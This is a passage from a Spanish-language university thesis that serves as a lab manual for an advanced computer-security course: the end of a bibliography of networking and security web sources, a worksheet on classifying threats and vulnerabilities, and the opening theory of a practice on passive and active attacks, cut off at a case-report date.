Explotaciones de día cero. (s.f.). Obtenido de http://blog.tresw.com/general/vulnerabilidades-dia-cero-0-day-exploits/

Falso positivo. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Falso_positivo_(inform%C3%A1tica)

Falsos positivos para antología de seguridad informática II. (s.f.). Obtenido de http://es.scribd.com/doc/48054160/37/FALSOS-POSITIVOS

Fibra óptica. (s.f.). Obtenido de http://html.rincondelvago.com/fibra-optica_18.html

Fibra óptica. (s.f.). Obtenido de http://www.monografias.com/trabajos13/fibropt/fibropt.shtml

Firewall. (s.f.). Obtenido de http://geeks.ms/blogs/dmatey/archive/2007/01/16/un-firewall-es-un-accesorio-de-cocina-probando-isa-server-2006.aspx

Firewall. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Firewall

Firma digital. (s.f.). Obtenido de http://www.monografias.com/trabajos908/firma-digital/firma-digital.shtml

Firma digital. (s.f.). Obtenido de http://www.uv.es/sto/cursos/seguridad.java/html/sjava-15.htm

Fragmentación de paquetes. (s.f.). Obtenido de http://neo.lcc.uma.es/evirtual/cdd/tutorial/red/fragmentacion.html

REFERENCIAS

Fragmentación de paquetes IP. (s.f.). Obtenido de http://es.scribd.com/doc/27238759/FRAGMENTACION-DE-PAQUETES-IP

Fragmentación IP. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Fragmentaci%C3%B3n_IP

Frecuencia extremadamente baja. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Frecuencia_extremadamente_baja

Frecuencia ultraalta. (s.f.). Obtenido de http://es.wikipedia.org/wiki/UHF

FTP. (s.f.). Obtenido de http://www.ordenadores-y-portatiles.com/ftp.html

Full Duplex. (s.f.). Obtenido de http://www.mastermagazine.info/termino/5092.php

Glosario de términos . (s.f.). Obtenido de http://www.pandasecurity.com/spain/homeusers/security-info/glossary/

GPRS. (s.f.). Obtenido de http://www.gsmspain.com/glosario/?palabra=GPRS

Gráfica de Comportamiento. (s.f.). Obtenido de http://www.ecured.cu/index.php/Gr%C3%A1fica_de_Comportamiento

GSM. (s.f.). Obtenido de http://html.rincondelvago.com/gsm_2.html

Half Duplex. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Half-duplex

Herramienta de monitoreo de redes. (s.f.). Obtenido de http://www.es.paessler.com/network_monitoring_tool

Herramienta forense: NetworkMiner. (s.f.). Obtenido de http://www.soyforense.com/2009/05/26/networkminer-herramienta-forense-de-analisis-de-red/

Herramienta forense: Stuxnet Scanner Tool. (s.f.). Obtenido de http://blog.trendmicro.es/stuxnet-scanner-una-herramienta-forense/

Herramienta forense: Xplico. (s.f.). Obtenido de http://www.sahw.com/wp/archivos/2009/09/01/xplico-una-herramienta-de-analisis-forense-de-trafico-de-red/

Herramientas para el monitoreo del estado de red. (s.f.). Obtenido de http://seguinfo.wordpress.com/2007/09/12/herramientas-para-el-monitoreo-del-estado-de-red/

REFERENCIAS

Hilos. (s.f.). Obtenido de http://www.xuletas.es/ficha/elementos-por-proceso/

Historia de la computación. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Historia_de_la_computaci%C3%B3n

Historia de la computación. (s.f.). Obtenido de http://www.monografias.com/trabajos/histocomp/histocomp.shtml

Historia del hardware. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Historia_del_hardware_de_computador

HTML. (s.f.). Obtenido de http://www.monografias.com/trabajos7/html/html.shtml

HTTP. (s.f.). Obtenido de http://www.masadelante.com/faqs/que-significa-http

Hub. (s.f.). Obtenido de http://www.informaticamoderna.com/Hub.htm

Hypertext Transfer Protocol. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Http

IANA. (s.f.). Obtenido de http://www.alegsa.com.ar/Dic/iana.php

ICMP. (s.f.). Obtenido de http://es.kioskea.net/contents/internet/icmp.php3

IDEA. (s.f.). Obtenido de http://es.wikipedia.org/wiki/International_Data_Encryption_Algorithm

Identificación y análisis de patrones de trafico malicioso en redes IP. (s.f.). Obtenido de http://www.slideshare.net/dragonjar/identificacin-y-anlisis-de-patrones-de-trafico-malicioso-en-redes-ip

Impacto de la tecnología y la informática en los individuos. (s.f.). Obtenido de http://html.rincondelvago.com/impacto-de-la-tecnologia-y-la-informatica-en-los-individuos.html

Impacto económico. (s.f.). Obtenido de http://www.larevistainformatica.com/impacto-economico-tecnologia-informatica.htm

Impacto social. (s.f.). Obtenido de http://es.scribd.com/doc/7440549/Impacto-Social

Impacto social. (s.f.). Obtenido de http://www.mailxmail.com/curso-delitos-informaticos/impacto-nivel-social

Implementación de una DMZ. (s.f.). Obtenido de http://www.cudi.edu.mx/primavera_2006/presentaciones/wireless02_mario_farias.pdf

REFERENCIAS

Información. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Informaci%c3%b3n

Informática forense. (s.f.). Obtenido de http://html.rincondelvago.com/informatica-forense.html

Instituto de Ingenieros Eléctricos y Electrónicos. (s.f.). Obtenido de http://es.wikipedia.org/wiki/IEEE

Instituto Nacional Estadounidense de Estándares. (s.f.). Obtenido de http://es.wikipedia.org/wiki/ANSI

Interconexión de redes. (s.f.). Obtenido de http://www.monografias.com/trabajos11/inter/inter.shtml

Interfaz de datos distribuidos por fibra. (s.f.). Obtenido de http://www.consulintel.es/Html/Tutoriales/Articulos/fddi.html

Internet. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Internet

Internet Engineering Task Force. (s.f.). Obtenido de http://es.wikipedia.org/wiki/IETF

Introducción a los ataques. (s.f.). Obtenido de http://es.kioskea.net/contents/attaques/attaques.php3

Introducción a Wi-Fi (802.11 o WiFi). (s.f.). Obtenido de http://es.kioskea.net/contents/wifi/wifiintro.php3

Introducción al NAT. (s.f.). Obtenido de http://www.adslayuda.com/Generico-nat.html

Introducción al servicio y requisito del puerto de red para el sistema Windows server. (s.f.). Obtenido de http://support.microsoft.com/kb/832017/es

IP. (s.f.). Obtenido de http://www.alegsa.com.ar/Dic/ip.php

IP estática o dinámica. (s.f.). Obtenido de http://es.kioskea.net/faq/569-seguridad-ip-estatica-o-dinamica

IPTables en 21 segundos. (s.f.). Obtenido de http://www.pello.info/filez/IPTABLES_en_21_segundos.html

ISACA. (s.f.). Obtenido de http://www.isaca.org/About-ISACA/History/Espanol/Pages/default.aspx

ISDN. (s.f.). Obtenido de http://es.kioskea.net/contents/technologies/rnis.php3

REFERENCIAS

ISO. (s.f.). Obtenido de http://www.gestiopolis.com/recursos/experto/catsexp/pagans/ger/49/iso.htm

Java Development Kit. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Java_Development_Kit

jFlow. (s.f.). Obtenido de http://www.plixer.com/blog/general/what-is-jflow/

Kernel. (s.f.). Obtenido de http://www.linux-es.org/kernel

La fibra óptica. (s.f.). Obtenido de http://glorsarm.tripod.com/index-4.html

La fibra óptica. (s.f.). Obtenido de http://neo.lcc.uma.es/evirtual/cdd/tutorial/fisico/fibra.html

La importancia del software de auditoría de red. (s.f.). Obtenido de http://www.gfihispana.com/lannetscan/network-auditing-software.htm

Las redes. (s.f.). Obtenido de http://www.monografias.com/trabajos15/redes-clasif/redes-clasif.shtml

Las redes. Transmisión de datos. (s.f.). Obtenido de http://www.mailxmail.com/curso-redes-transmicion-datos-2/control-acceso-medio-mac-control-enlace-logico-llc

Malware. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Malware

Manual de AES. (s.f.). Obtenido de http://www.lawebdelprogramador.com/cursos/Criptografia/4814-Manual_de_AES_-_Advanced_Encryption_Standard.html

Manual de políticas de seguridad informática. (s.f.). Obtenido de http://inf-tek.blogia.com/2009/060207-8.5-manual-de-politicas-de-seguridad-informatica.php

Mapa de red. (s.f.). Obtenido de http://en.wikipedia.org/wiki/Network_mapper

Mapa de red. (s.f.). Obtenido de http://www.alegsa.com.ar/Dic/mapa%20de%20red.php

Metasploit. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Metasploit

Metasploit. (s.f.). Obtenido de http://www.paginasprodigy.com/jez2904/files/metasploit.pdf

REFERENCIAS

Metodología básica de análisis forense. (s.f.). Obtenido de http://www.dragonjar.org/metodologia-basica-de-analisis-forense-parte-1-de-4.xhtml

Metodología básica de análisis forense. (s.f.). Obtenido de http://www.dragonjar.org/metodologia-basica-de-analisis-forense-parte-2-de-4.xhtml

Metodología básica de análisis forense. (s.f.). Obtenido de http://www.dragonjar.org/metodologa-bsica-de-anlisis-forense-parte-3-de-4.xhtml

Metodología básica de análisis forense. (s.f.). Obtenido de http://www.dragonjar.org/metodologa-bsica-de-anlisis-forense-parte-4-de-4.xhtml

MIB. (s.f.). Obtenido de http://www.tamps.cinvestav.mx/~vjsosa/clases/redes/MIB.pdf

Modo de transferencia asíncrona. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Asynchronous_Transfer_Mode

Monitoreo de aplicaciones web. (s.f.). Obtenido de http://www.tecnet.com.mx/index.php?option=com_content&view=article&id=57

Monitoreo de red. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Monitoreo_de_red

Monitoreo de tráfico. (s.f.). Obtenido de http://ruben.cheng-ca.com/es/knowledge/network/trafficmon.htm

NAT. (s.f.). Obtenido de http://www.netfilter.org/documentation/HOWTO/es/NAT-HOWTO.txt

NetBIOS. (s.f.). Obtenido de http://www.gobiernodecanarias.org/educacion/conocernos_mejor/paginas/protocol1.htm

NetSupport Manager 10.5. (s.f.). Obtenido de http://ba-k.com/showthread.php?t=295153

On-Demand Link Padding in Traffic Anonymizing. (s.f.). Obtenido de http://www.eecs.harvard.edu/~htk/publication/2005-jit-cheng-kung-tan.pdf

Operación Aurora. (s.f.). Obtenido de http://blogs.eset-la.com/laboratorio/2010/01/21/que-es-operacion-aurora/

REFERENCIAS

Organización internacional para la estandarización. (s.f.). Obtenido de http://es.wikipedia.org/wiki/ISO

Organizaciones de estandarización. (s.f.). Obtenido de http://docente.ucol.mx/al940435/public_html/estandares.htm

Organizaciones de estandarización. (s.f.). Obtenido de http://docente.ucol.mx/al980347/public_html/organiza.htm

OSI. (s.f.). Obtenido de http://es.wikipedia.org/wiki/OSI

Paneles de parcheo. (s.f.). Obtenido de http://esp.hyperlinesystems.com/catalog/patch-panels/

Paquete IP. (s.f.). Obtenido de http://www.ordenadores-y-portatiles.com/paquete-ip.html

PDU. (s.f.). Obtenido de http://www.ehow.com/about_6471111_tcp_lp-_amp_-pdu_.html

Peticiones HTTP: Métodos de petición. (s.f.). Obtenido de http://trevinca.ei.uvigo.es/~txapi/espanol/proyecto/superior/memoria/node46.html

Política de seguridad. (s.f.). Obtenido de http://www.textoscientificos.com/redes/firewalls-distribuidos/soluciones-seguridad/politicas-seguridad

Protección de datos. (s.f.). Obtenido de http://www.segu-info.com.ar/proteccion/proteccion.htm

Protocolo de Control de Transmisión. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Transmission_Control_Protocol

Protocolo de control de transporte (TCP). (s.f.). Obtenido de http://technet.microsoft.com/es-es/library/cc756754(WS.10).aspx

Protocolo de Internet. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Protocolo_de_Internet

Protocolo de seguridad web. (s.f.). Obtenido de http://www.monografias.com/trabajos18/protocolo-wep/protocolo-wep.shtml

Protocolo de transferencia de archivos. (s.f.). Obtenido de http://es.kioskea.net/contents/internet/ftp.php3

REFERENCIAS

Protocolo HTTP. (s.f.). Obtenido de http://es.kioskea.net/contents/internet/http.php3

Protocolo IP. (s.f.). Obtenido de http://neo.lcc.uma.es/evirtual/cdd/tutorial/red/ip.html

Protocolo simple de transferencia de correo. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Simple_Mail_Transfer_Protocol

Protocolo SNMP. (s.f.). Obtenido de http://www.pablin.com.ar/computer/info/varios/snmp.htm

Protocolo SNMP. (s.f.). Obtenido de http://es.kioskea.net/contents/internet/snmp.php3

Protocolo TCP. (s.f.). Obtenido de http://es.kioskea.net/contents/internet/tcp.php3

Protocolo Telnet. (s.f.). Obtenido de http://es.kioskea.net/contents/internet/telnet.php3

Protocolo UDP. (s.f.). Obtenido de http://es.wikipedia.org/wiki/UDP

Protocolos de Internet. (s.f.). Obtenido de http://es.scribd.com/doc/22659415/Protocolos-de-Internet

Proxy. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Proxy

Prueba de penetración. (s.f.). Obtenido de http://comunidad.dragonjar.org/f184/definicion-de-test-de-penetracion-4780/

Pruebas de penetración. (s.f.). Obtenido de https://www.pcisecuritystandards.org/documents/spanish_infosupp_11_3_penetration_testing.pdf

Puente de red. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Puente_de_red

Puerta de enlace. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Puerta_de_enlace

Puerta de enlace predeterminada. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Puerta_de_enlace_predeterminada

Puertas de enlace gateway. (s.f.). Obtenido de http://galeon.com/arquitecturaserver/gateway.htm

Puertas de enlace predeterminadas. (s.f.). Obtenido de http://technet.microsoft.com/es-es/library/cc779696(WS.10).aspx

Puerto de red. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Puerto_de_red

Punto de acceso. (s.f.). Obtenido de http://tematica.mercadolibre.com.mx/access-point

REFERENCIAS

Rack. (s.f.). Obtenido de http://esp.hyperlinesystems.com/catalog/cabinets/rk.shtml

Rack. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Rack

RARP. (s.f.). Obtenido de http://es.wikipedia.org/wiki/RARP

Red de área metropolitana. (s.f.). Obtenido de http://html.rincondelvago.com/man_3.html

Red de computadoras. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Redes_de_datos

Red en anillo. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Red_en_anillo

Red en árbol. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Red_en_%C3%A1rbol

Red en bus. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Red_en_bus

Red en estrella. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Red_en_estrella

Red en malla. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Topolog%C3%ADa_en_malla

Red inalámbrica. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Red_inal%C3%A1mbrica

Red punto a punto. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Peer-to-peer

Redes. (s.f.). Obtenido de http://www.uhu.es/diego.lopez/Docs_ppal/Transparencias%20Redes%20tema1%2005-06.pdf

Redes de Computadoras. (s.f.). Obtenido de http://www.monografias.com/trabajos24/redes-computadoras/redes-computadoras.shtml

Redes: Topología. (s.f.). Obtenido de http://vgg.sci.uma.es/redes/topo.html

RFC. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Request_For_Comments

RMON. (s.f.). Obtenido de http://www.integracion-de-sistemas.com/analisis-y-monitoreo-de-redes/index.html#RMON_Remote_MONitoring

RMON. (s.f.). Obtenido de http://www.normes-internet.com/normes.php?rfc=rfc3577&lang=es

Router. (s.f.). Obtenido de http://es.kioskea.net/contents/lan/routeurs.php3

Router. (s.f.). Obtenido de http://es.scribd.com/doc/39774664/Router

REFERENCIAS

Seguridad de la capa de transporte. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Transport_Layer_Security

Seguridad de la información. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Seguridad_de_la_informaci%C3%B3n

Seguridad de sistemas. (s.f.). Obtenido de http://www.duiops.net/hacking/seguridad-sistemas.htm

Seguridad en la capa de transporte. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Transport_Layer_Security

Seguridad en redes inalámbricas. (s.f.). Obtenido de http://www.zonagratuita.com/servicios/seguridad/wireles.html

Seguridad física. (s.f.). Obtenido de http://www.segu-info.com.ar/fisica/seguridadfisica.htm

Seguridad física. (s.f.). Obtenido de http://exa.unne.edu.ar/depar/areas/informatica/SistemasOperativos/MonogSO/SEGLI200_archivos/seguridadfisica.htm

Seguridad física informática. (s.f.). Obtenido de http://www.cybernautas.es/seguridad_informatica/seguridad-fisica-informatica/

Seguridad informática. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Seguridad_inform%C3%A1tica

Seguridad informática. (s.f.). Obtenido de http://www.alegsa.com.ar/Dic/seguridad%20informatica.php

Seguridad Informática. (s.f.). Obtenido de http://lateoriadelbit.wordpress.com/tag/seguridad-informatica/

Seguridad Informática. (s.f.). Obtenido de http://reguleon.espacioblog.com/post/2010/03/04/seguridad-informatica-estudio-percepcion-seguridad-la

Seguridad informática: Nivel Físico. (s.f.). Obtenido de http://www.segu-info.com.ar/politicas/fisico.htm

Seguridad informática: Nivel Humano. (s.f.). Obtenido de http://www.segu-info.com.ar/politicas/humano.htm

REFERENCIAS

Seguridad informática: Políticas de seguridad. (s.f.). Obtenido de http://www.segu-info.com.ar/politicas/

Seguridad informática: Políticas de Seguridad de la Información. (s.f.). Obtenido de http://www.segu-info.com.ar/politicas/polseginf.htm

Seguridad lógica. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Seguridad_l%C3%B3gica

Seguridad lógica. (s.f.). Obtenido de http://sisbib.unmsm.edu.pe/bibvirtualdata/Tesis/Basic/mattos_le/cap2.PDF

Seguridad lógica. (s.f.). Obtenido de http://www.segu-info.com.ar/logica/seguridadlogica.htm

Seguridad perimetral. (s.f.). Obtenido de Seguridad perimetral

Servicio de mensajes cortos. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Sms

Servidor. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Servidor

Servidores DNS, Invisibles e imprescindibles para la navegación web. (s.f.). Obtenido de http://www.miniguias.com/trucos/servidores-dns-invisibles-e-imprescindibles-para-la-navegacion-web/

Servlet. (s.f.). Obtenido de http://chuwiki.chuidiang.org/index.php?title=Ejemplo_sencillo_de_Servlet

sFlow. (s.f.). Obtenido de http://en.wikipedia.org/wiki/SFlow

Sistema de archivos de red. (s.f.). Obtenido de http://web.mit.edu/rhel-doc/4/RH-DOCS/rhel-rg-es-4/ch-nfs.html

Sistemas de detección de intrusos y Snort. (s.f.). Obtenido de http://www.maestrosdelweb.com/editorial/snort/

SMTP. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Simple_Mail_Transfer_Protocol

SMTP. (s.f.). Obtenido de http://support.microsoft.com/kb/87022/es

SNMP. (s.f.). Obtenido de http://es.kioskea.net/contents/internet/snmp.php3

SNMP. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Simple_Network_Management_Protocol

Snooping. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Snooping

REFERENCIAS

Socket. (s.f.). Obtenido de http://www.masadelante.com/faqs/socket

Spam. (s.f.). Obtenido de http://www.segu-info.com.ar/malware/spam.htm

SSID predeterminada. (s.f.). Obtenido de http://www.laneros.com/f110/ssid-predeterminada-101088/

SSL. (s.f.). Obtenido de http://penta2.ufrgs.br/gereseg/unlp/tut1998/ssl.htm

SSL. (s.f.). Obtenido de http://www.wikilearning.com/curso_gratis/protocolos_seguros_para_el_web-ssl_secure_socket_layer_y_tls_transport_layer_secure/6091-4

TCP. (s.f.). Obtenido de http://en.wikipedia.org/wiki/Transmission_Control_Protocol

TCP Half scan (Stealth scan). (s.f.). Obtenido de http://xforce.iss.net/xforce/xfdb/405

TCP/IP: Familia de protocolos de Internet. (s.f.). Obtenido de http://redeslorenaymaite.blogspot.com/2010/04/tcpip-familia-de-protocolos-de-internet.html

Tecnología de información. (s.f.). Obtenido de http://www.degerencia.com/tema/tecnologia_de_informacion

Tendencia en ataques. (s.f.). Obtenido de http://www.viruslist.com/sp/analysis?pubid=207271108

Tendencia en ataques informáticos. (s.f.). Obtenido de http://www.iworld.com.mx/iw_Opinions_read.asp?IWID=79

Tercera y cuarta generación de computadoras. (s.f.). Obtenido de http://html.rincondelvago.com/tercera-y-cuarta-generacion-de-computadoras.html

TFTP. (s.f.). Obtenido de http://es.wikipedia.org/wiki/TFTP

Tipos de redes. (s.f.). Obtenido de http://exa.unne.edu.ar/depar/areas/informatica/SistemasOperativos/MonogSO/REDES02.htm

Tipos de redes por su dispersión . (s.f.). Obtenido de http://homejq.tripod.com/redes/tiposredes.htm

REFERENCIAS

Topología en red. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Topolog%C3%ADa_de_red

Topologías. (s.f.). Obtenido de http://www.angelfire.com/mi2/Redes/topologia.html

Traducción de dirección de red (NAT). (s.f.). Obtenido de http://www.monografias.com/trabajos20/traductor-nat/traductor-nat.shtml

Traffic Confidentiality. (s.f.). Obtenido de http://www.streetdirectory.com/travel_guide/137624/computers/traffic_confidentiality.html

Triple DES. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Triple_DES

UDP. (s.f.). Obtenido de http://www.masadelante.com/faqs/udp

Unión Internacional de Telecomunicaciones. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Uni%C3%B3n_Internacional_de_Telecomunicaciones

URL. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Localizador_uniforme_de_recursos

Virus Informático. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Virus_inform%c3%a1tico

Virus Informáticos. (s.f.). Obtenido de http://es.wikipedia.org/wiki/Virus_inform%C3%A1ticos

VPN. (s.f.). Obtenido de http://www.monografias.com/trabajos11/repri/repri.shtml

WiFi. (s.f.). Obtenido de http://www.misrespuestas.com/que-es-wifi.html

WiMAX. (s.f.). Obtenido de http://www.ordenadores-y-portatiles.com/wimax.html

WiMAX: ¿Qué es y características? (s.f.). Obtenido de http://www.configurarequipos.com/doc1087.html

WLAN. (s.f.). Obtenido de http://es.wikipedia.org/wiki/WLAN

WLAN LAN inalámbrica. (s.f.). Obtenido de http://es.kioskea.net/contents/wireless/wlan.php3

WPAN. (s.f.). Obtenido de http://es.wikipedia.org/wiki/WPAN

UNIVERSIDAD NACIONAL AUTÓNOMA DE MÉXICO

FACULTAD DE INGENIERÍA

Manual de Prácticas para la asignatura Seguridad Informática Avanzada

TESIS PROFESIONAL

para obtener el título de:

INGENIERO EN COMPUTACIÓN

ÁREA

Redes y Seguridad

PRESENTAN:

IGNACIO DAVID GONZÁLEZ CASTILLO
ISRAEL MONTES MEDINA

DIRECTORA DE TESIS:

M.C. Cintia Quezada Reyes

Ciudad Universitaria, México, Octubre 2014.

ÍNDICE

ÍNDICE

PRÁCTICA NO. 1

IDENTIFICACIÓN DE AMENAZA Y VULNERABILIDADES

PRÁCTICA 1

IDENTIFICACIÓN DE AMENAZAS Y VULNERABILIDADES

1.- Objetivos de Aprendizaje

- El alumno identificará, clasificará y explicará los distintos tipos de amenazas y vulnerabilidades presentes en el Laboratorio de Redes y Seguridad.

2.- Conceptos teóricos

La amenaza se representa a través de una persona, circunstancia, evento, fenómeno o una idea maliciosa que puede provocar poco o mucho daño cuando existe una violación de la seguridad. Por lo tanto, es todo aquello que puede, intenta o pretende destruir a un activo.

Los activos están constantemente sometidos a amenazas que pueden colocar en riesgo la integridad, confidencialidad y disponibilidad de la información. Estas amenazas siempre existirán y están relacionadas a causas que representan riesgos, las cuales pueden ser: Factor humano, errores de hardware, software, naturales y errores de la red.

Las vulnerabilidades son puntos débiles existentes en el activo o en el entorno que al ser explotados por una amenaza ocasionan un ataque.

Las vulnerabilidades están en directa interrelación con las amenazas porque si no existe una amenaza, tampoco existe la vulnerabilidad o no tiene importancia, porque no se puede ocasionar un daño.

Los puntos débiles dependen de la forma en que se organizó el ambiente en que se maneja la información, los cuales se pueden clasificar en seis tipos: Física, natural, hardware, software, red y humana.

3.- Equipo y material necesario

Equipo de laboratorio:

- Computadoras con una NIC Ethernet 10/100 Mbps instalada en cada una de ellas y con cualquier sistema operativo.

4.- Desarrollo

Modo de trabajar

La realización de la práctica será por parejas

4.1 Enlista todas las posibles amenazas y vulnerabilidades que se encuentren dentro y fuera del Laboratorio de Redes y Seguridad en la siguiente tabla 1.

Tabla 1. Amenazas y vulnerabilidades del laboratorio de Redes y Seguridad

Amenaza	Vulnerabilidad

4.2 Con base en la tabla 1, según la clasificación de las amenazas y vulnerabilidades, llena la tabla 2, agrupándolas según su tipo y da una breve descripción del por qué entran en esa categoría. En caso de faltar algún ejemplo, añadirlo.

Tabla 2 Clasificación de las amenazas y vulnerabilidades

Amenazas

	Vulnerabilidades

4.3 Con base a la tabla 2, proporciona una solución viable a los ejemplos enlistados.

4.4 De las siguientes sentencias seleccione si se trata de una amenaza o una vulnerabilidad y explique el porqué.

- Si se deja a un niño en el Laboratorio de Redes y Seguridad es: _____
  _____
  _____
- Si se tiene un vaso con café a un lado de la computadora es:
  _____
  _____
  _____
- Escribir la contraseña en un postit y pegarla en el monitor es:
  _____
  _____
  _____
- Escribir la contraseña en un postit y ponerla debajo del teclado es: _____
  _____
  _____
- No cambiar la contraseña del acceso al laboratorio es:
  _____
  _____
  _____
- Fallas en la instalación eléctrica es: _____
  _____
  _____
- Mal uso del servidor es: _____
  _____
- Un virus inmerso en una fotografía digital es:_____
  _____
  _____
- Posibilidad de que tiemble en un edificio es: _____
  _____
  _____
- Un empleado recién despedido es: _____
  _____
  _____
- Si una persona configura a su conveniencia un firewall es: __
  _____
  _____
- No bajar el parche de seguridad de un programa es: _____
  _____
  _____
- Plagio de software es: _____
  _____
  _____
- Contestar una encuesta telefónica es: _____
  _____
  _____
- Dejar la sesión abierta de una red social es: _____
  _____
  _____

4.5 Del siguiente escenario (figura 1) identifique todas las posibles amenazas y vulnerabilidades, anote sus resultados en el recuadro siguiente.

Figura 1 Volcán Popocatépetl

4.6 De los siguientes dispositivos de red (figura 2) identifique todas las posibles amenazas y vulnerabilidades que los pueden afectar.

Figura 2 Dispositivos de red

4.7 Dibuje un ejemplo de una amenaza intencionada, no intencionada, interna y externa en cada recuadro de la tabla siguiente; así como una breve descripción del por qué.

4.8 Lea el siguiente escenario y realice una lista de todas las posibles vulnerabilidades y amenazas que se puedan detectar, así como una posible solución a cada una de ellas.

En una escuela, los profesores cuentan con una sala de usos múltiples donde tienen un router que brinda acceso a Internet a 10 computadoras. Al entrar a la sala, se observa que la puerta es de madera y no cuenta con algún tipo de cerradura; a un costado del router se encuentra un horno de microondas y arriba de éste hay una maceta de noche buenas que tiene debajo de ella una charola con agua. Donde se ubican las computadoras al fondo de la sala, hay varias ventanas con cristales transparentes, sin protección de rejas que dan hacia las canchas de futbol. Los cables de alimentación de algunas computadoras están sin amarrar y los cables de Ethernet no pasan por una canaleta sino por el suelo; tanto el router como las computadoras no están conectados a un no-break; en el techo se encuentran las lámparas y plafones (techo falso) pero en las esquinas se ven despegadas la uniones del techo con la pared y el suelo de las sala cuenta con alfombra.

4.9 Observe todos los elementos (puerta, techo, suelo, cableado de las computadoras y estructural, ventanas, etcétera) que constituyen el laboratorio de IBM para que pueda identificar todas las posibles vulnerabilidades y amenazas que existen, así como su posible solución para minimizar algún posible daño en el futuro.

5.- Conclusiones

Anote sus conclusiones revisando los objetivos planteados al inicio de la práctica.

PRÁCTICA 1

IDENTIFICACIÓN DE AMENAZAS Y VULNERABILIDADES

Cuestionario Previo

Nombre del alumno: _____
_____
Gpo. de Laboratorio: _____
Gpo. de Teoría: _____

1. ¿Qué es un activo en términos informáticos?
2. En base a la Informática, ¿Cómo consideras el valor de los activos?
3. Explique la definición formal de amenaza.
4. Defina que es una amenaza intencionada y no intencionada.
5. Investigue que es una amenaza interna y externa.
6. Mencione la clasificación general de las amenazas y diga en qué consiste cada una.
7. Explique con sus propias palabras en qué consiste el concepto de vulnerabilidad.
8. Describa la clasificación general de las vulnerabilidades.

PRÁCTICA NO.2

ATAQUES PASIVOS Y ACTIVOS

PRÁCTICA 2

ATAQUES PASIVOS Y ACTIVOS

1.- Objetivos de Aprendizaje

El alumno:

- Identificará y explicará los métodos y técnicas de ataque e intrusión a redes y sistemas.
- Explicará y clasificará los distintos tipos de ataques: pasivos y activos.
- Identificará la metodología que conlleva un ataque basándose en un caso.
- Adquirirá la habilidad para ir descubriendo las pistas que pueden estar en un informe para obtener los datos y elaborar su propia metodología.

2.- Conceptos teóricos

Un ataque es la realización o culminación de una amenaza. Representa pérdidas totales o parciales, incluso pueden no existir pérdidas. Puede dividirse en dos tipos con base en la acción que ejecuta en el sistema o la información:

a) Pasivos: No se modifica la información, el atacante se limita a escuchar, obtener y monitorear la información. Este tipo de ataque es difícil de detectar.

b) Activos: Consiste en modificar o denegar el acceso a la información, es decir, un usuario no autorizado dentro de la red no solo accede a la información sino que también la modifica o impide el acceso a ésta.

Todos los ataques (pasivos y activos) se componen de 3 fases principales:

a) Planteamiento o planeación

- Objetivo: ¿Qué se quiere lograr?
- Observación y búsqueda en diversas fuentes: ¿Cómo se obtiene la información? y ¿Qué se tiene que hacer para lograrlo? ¿A quién o a quiénes se quiere atacar?
- Metodología de ataque: ¿Cómo se llevará a cabo el ataque?

b) Activación (en qué tiempo y lugar se llevará a cabo el ataque)

- Hora (s)
- Día (s)
- Acción realizada

c) Ejecución (una vez que aconteció el ataque)

- Atacante: ¿Se lograron los objetivos?, ¿Qué beneficios se obtuvieron?

- Atacado: ¿Qué daño se tuvo?, ¿Cuáles son las pérdidas (totales o parciales)?, ¿Cómo se le hace para que no vuelva a ocurrir de nuevo?

Con base en lo anterior, se considera que un ataque es realizado por un perpetrador o intruso. El perpetrador puede o no tener éxito y si lo tiene, éste puede causar gran o poco impacto. Además, se pueden clasificar en:

a) Pasivos: Aquellos que solo analizan, observan la información o la escuchan. Lo mismo hacen con los bienes de la organización.

b) Activos: Aquellos que alteran, crean, borran cualquier tipo de activo, principalmente la información, actúan de tal manera que uno se da cuenta de ello.

3.- Equipo y material necesario

Equipo de laboratorio:

- Computadoras con una NIC Ethernet 10/100 Mbps instalada en cada una de ellas y con cualquier sistema operativo.

4.- Desarrollo

Modo de trabajar

La realización de la práctica será por parejas.

4.1 Analice el siguiente informe y con base en las tres fases que componen a los ataques pasivos y activos, desglóselo en la tabla 1.

México D.F. a 23 de octubre de 2009

